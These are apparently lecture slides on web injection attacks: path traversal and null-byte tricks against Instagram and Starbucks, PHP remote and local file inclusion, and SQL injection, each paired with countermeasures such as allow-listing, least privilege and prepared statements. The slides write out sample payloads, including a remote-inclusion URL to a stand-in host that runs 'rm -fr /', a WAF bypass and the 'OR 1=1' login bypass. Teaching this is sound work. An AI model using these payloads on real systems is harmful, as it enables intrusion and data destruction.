
Instagram is a free and simple way to share your life and ... up with other people.

Take a picture or video, then customize it with filters and creative tools. Post it on Instagram and share instantly on Facebook, Twitter, Tumblr and more—or send it directly a... private message. Find people to follow based on things y... into, and be part of an inspirational community.

Webpage in English, so ../locale/en exists

https://instagram.com/?hl=../locale/en

Using fuzzdb to fuzz common file names



https://github.com/fuzzdb-project/fuzzdb/tree/master/discovery/predictable-filepaths/filename-dirname-bruteforce

fuzzdb-project / fuzzdb

Branch: master

fuzzdb / discovery / predictable-filepaths / filename-dirname-bruteforce / +

doc relocation and renaming update

amuntner authored 9 days ago — latest commit a58bdb659d


..		
3CharExtBrute.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Backup.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Common.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Compressed.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Mostcommon.fuzz.txt	doc relocation and renaming update	9 days ago
Extensions.Skipfish.fuzz.txt	doc relocation and renaming update	9 days ago
WordlistSkipfish.fuzz.txt	doc relocation and renaming update	9 days ago
copy_of.fuzz.txt	doc relocation and renaming update	9 days ago
raft-large-directories-lowercase.txt	doc relocation and renaming update	9 days ago
raft-large-directories.txt	doc relocation and renaming update	9 days ago

Success!

Fuzzdb finds 42 hits for `../<GUESS>/../locale/nl/`

Facebook's bug bounty program paid Arne 500$


Trying out



```
https://instagram.com/?hl=../../../../../../../../../../../../../../../dev/random%00
https://instagram.com/?hl=../../../../../../../../../../../../../../../dev/urandom%00
```

could have caused serious damage

The NULL trick



```
https://instagram.com/?hl=../../../../../../../../../../../../../../dev/random%00
https://instagram.com/?hl=../../../../../../../../../../../../../../dev/urandom%00
```

If the attacker's input ends up in the middle of a concatenation

```
/usr/local/web/conf/<INPUT>.html
```

then attacker can only access files with `.html` extensions

But: with NULL character, URL-encoded as `%00`, at the end of *`<INPUT>`*, the web server may ignore the rest of the string

Recent example


Security researcher earns $4k bug bounty after hacking into Starbucks database

John Leyden 22 June 2020 at 14:18 UTC

Path traversal weakness in a back-end API

Explanation at https://www.youtube.com/watch?v=sjvW79tjWoM

Fooling Starbuck's Web Application Firewall (WAF)



Starbuck's WAF disallows multiple . .

So you cannot include . . / . . in your malicious input ☹

How would you circumvent this?

Type . . / . / . . instead ☺

A WAF (Web Application Firewall) sits in front of the web server and tries to filter generic malicious inputs. Some WAFs are pretty crappy…

Countermeasures

1. Input validation aka input sanitisation

Different ways to do this, eg

- *reject* the entire input if it is 'invalid'

  Because it contains a dangerous character,
  or because it does not make sense (eg November 31st)

- *remove* dangerous characters or strings

- *escape* or *encode* dangerous characters

  Turning characters by harmless variants

- *escape* whole strings

  Putting some "quotes" around strings so that they are handled differently, removing any special meaning of characters inside

Potential pitfall: what are the dangerous characters?

– Eg for OS command injection: `; | > & < ....`

Deny-listing vs Allow-listing

1. Deny listing
   list of dangerous characters, and remove or escape those
2. Allow listing
   list of harmless characters, and remove or escape those

Which is more secure?

- Deny listing is less secure, because it’s easy to miss one obscure dangerous character

Deny listing and allow listing used to be called black listing and white listing

2. Mitigate the impact

(in case prevention fails)

by running the web application with minimal privileges

Aka the principle of *least privilege*

- Only give applications, services, or persons the *minimal* rights they need to do their job, and not more.

In general for security, apply the principle of *defence in depth*

- Never think that your *prevention* will be perfect,
  so always think about *mitigation*, *detection*, and possibly *reaction*

Injection attacks on PHP web servers

Remote File Inclusion (RFI)

The PHP code below uses an `option` parameter in the URL

```
      $dir = $_GET['option']
       include($dir . "/function.php")
```

This `option` could be selected from a drop-down menu.

- If user chooses `start` the server will execute `start/function.php`

Security worries, beyond normal path traversal?

- What if user supplies option "`http://mafia.com`" ?
- The server will execute `http://mafia.com/function.php`

This allows attackers to inject their own code on the server,
ie. Remote Code Execution (RCE)

Of course, PHP servers should be configured to disallow this!

Remote File Inclusion

Sample malicious PHP code to include in

```
    http://mafia.com/function.php
```

is

```
    system($_GET['cmd'])
```

What will be the effect of the attackers accessing the url

```
        victim.php?option=http://mafia.com
                         &cmd=/bin/rm%20-fr%20/
```

OS command injection

`/bin/rm -fr /` to recursively delete all files on file system

via a PHP remote file inclusion!

PHP injection

Can we still attack a server that disallows remote file inclusion?

```
$dir = $_GET['option']
include($dir . "/function.php")
```

We can try path traversal and Local File Inclusion (LFI) to execute

1. any file called `function.php` on the server

   eg `../admin/function.php`

2. any file on the server, using null byte `%00` trick

   eg `../admin/admin_panel.php%00` as `option` will execute

   `$dir/../admin/admin_panel.php%00function.php`

3. upload our own PHP code, say a profile picture, and execute that so we can execute our own code again!

RFI vs LFI is like classic buffer overflow vs return-to-libc attacks

Input validation

In code like

```
$dir = $_GET['option']
include($dir . "/function.php")
```

we should

- check if `option` has an allowed value.
- or, if there is a finite set of values for `option`, then instead of using string concatenation to select the right file, do a case distinction

```
$dir = $_GET['option']
  if strcmp(dir, "start")!==0 { include(start/function.php)
      } elseif {
  if strcmp(dir, "stop")!==0 { include(stop/function.php)
      } elseif {... // return an error
      }
```


Note: all file names are now hardcoded in the PHP code.

Why do programmers not do this?

It is more work...

Attacking the server's database

SQL injection



Username erik

Password ******

SQL injection

Typical PHP code to see if a combination of username/password exists in a database table `Accounts`


```
$result = mysql_query(
    “SELECT * FROM Accounts”.
    “WHERE Username = ’$username’”.
    “AND Password = ’$password’;”);
if (mysql_num_rows($result)>0)
        $login = true;
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = ’erik’
AND Password = ’secret’;
```

SQL injection



Username	'OR 1=1;/*'
Password	******

SQL injection

Resulting SQL query

```
    SELECT * FROM Accounts
    WHERE Username = '' OR 1=1;/*'
    AND Password = 'secret';
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = '' OR 1=1;
/*'AND Password = 'secret';
```

Oops!

Another standard trick to use is to use a SQL `UNION` instead of `'`

SQL injection

SQL injection affect *any* web application written in *any* programming language that connects to SQL database using *dynamic SQL*


- **ie the SQL query is constructed dynamically, at runtime**

Warning: typical books such as "PHP & MySQL for Dummies" contain sample code with SQL injection vulnerabilities!


Common theme to many injection attacks:

Concatenating strings, some of them user input and then interpreting the result (eg rendering, executing, using as path, ...) is a VERY BAD IDEA

Injection attacks



Variation: Database Command Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

- **Injecting database command with ;**
  instead of manipulating a SQL query with `

- **Highly dependent on infrastructure: every database system**
  - **has its own commands**
    - **eg. Microsoft SQL Server has `exec master.dbo.xp_cmdshell`**
  - **and may/may not allow use of ;**
    - **eg Oracle database accessed via Java or PL/SQL does not**

Finding such SQL injection vulnerabilities?

You could use Google codesearch to search for SQL injection vulnerabilities in open source projects.

Eg

code.google.com/codesearch

lang:php "WHERE username='$_"

Google code search is no longer available since March 2013.

But hosting platforms for open source projects may still do, eg

https://github.com/search

Protecting against SQL injection problems?

- Input validation/sanitisation
- More structurally: avoid dynamic SQL
  1. Sometimes you can replace a dynamic SQL statement with a set of fixed SQL queries
     - eg replace

       ```
       SELECT * FROM News WHERE DayOfWeek = $day”
       ```

     with a choice from 7 fixed queries, one for every day
  2. In more dynamic scenario’s, you can avoid dynamic SQL using prepared statements

Prepared Statement (aka parameterised query)

Vulnerable:

```
String updateString = "SELECT * FROM Account WHERE
   Username" + username + " AND Password = " + password;
 stmt.executeUpdate(updateString);
```

Not vulnerable:

```
PreparedStatement login = con.preparedStatement("SELECT
  * FROM Account WHERE Username = ? AND Password = ?" );
login.setString(1, username);
login.setString(2, password);
login.executeUpdate();
```

aka parameterised query

bind variable

How does this prevent problems?
Parsing & substituting

The root cause of many input problems is that a server

1. *first* substitutes some user input in a string
2. *then* parses the result to interpret what it means

By *first* parsing and *then* substituting, we can avoid problems.

Because control characters in user input can then no longer globally affect the parsing.

Dangers of substituting, parsing & interpreting

When a waiter in a bar asks

"What do you want to drink?"

and you say

"a beer, and give me all the money in the till,
and let me leave without paying"

you *don't* expect the waiter to do this.

With a piece of software programmed to execute


```
  Give the customer $drink;
   let customer pay price_of($drink)
```

you *can* expect this.

Root cause

interpreting the concatenated strings goes off the rails.

The idea behind parameterised queries



Substituting in a parse tree is *less* dangerous than substituting in a string and then parsing the result

Similar: Stored Procedures

Stored procedure in Oracle's PL/SQL

```
CREATE PROCEDURE login
    (name VARCHAR(100), pwd VARCHAR(100)) AS
 DECLARE @sql nvarchar(4000)
 SELECT @sql =' SELECT * FROM Account WHERE
             username=' + @name + 'AND password=' + @pwd
 EXEC (@sql)
```

called from Java with

```
CallableStatement proc =
  connection.prepareCall("{call login(?, ?)}");
 proc.setString(1, username);
 proc.setString(2, password);
```

Parameterised queries vs stored procedures

- Same principle, but
  - stored procedure is feature of the database
  - parameterised query is feature of the programming language

- Whether stored procedure are safe may depend on the way they are called from a given programming language!

  For any setting, of programming language and database system, you have to check which options are safe.

Stored procedures are not always safe

Earlier stored procedure above safe when called from Java as CallableStatement, but not always!

A safe stored procedure, irrespective of calling context, in MS SQL

```
CREATE proc SafeStoredProcedure (@user nvarchar(25),
                                 @pwd nvarchar(25 )) AS
  DECLARE @sql nvarchar(255)
  SET @sql = 'select * from users where UserName = @p_user
                                   AND password = @p_pwd'
  EXEC sp_execute sql
          @sql, N'@p_user nvarchar(25)', @p_user = @user ,
                N'@p_pwd nvarchar(25)', @p_pwd = @pwd
```

Blind SQL injection

Suppose `http://newspaper.com/items.php?id=2`
results in SQL injection-prone query

```
SELECT title, body FROM items WHERE id=2
```

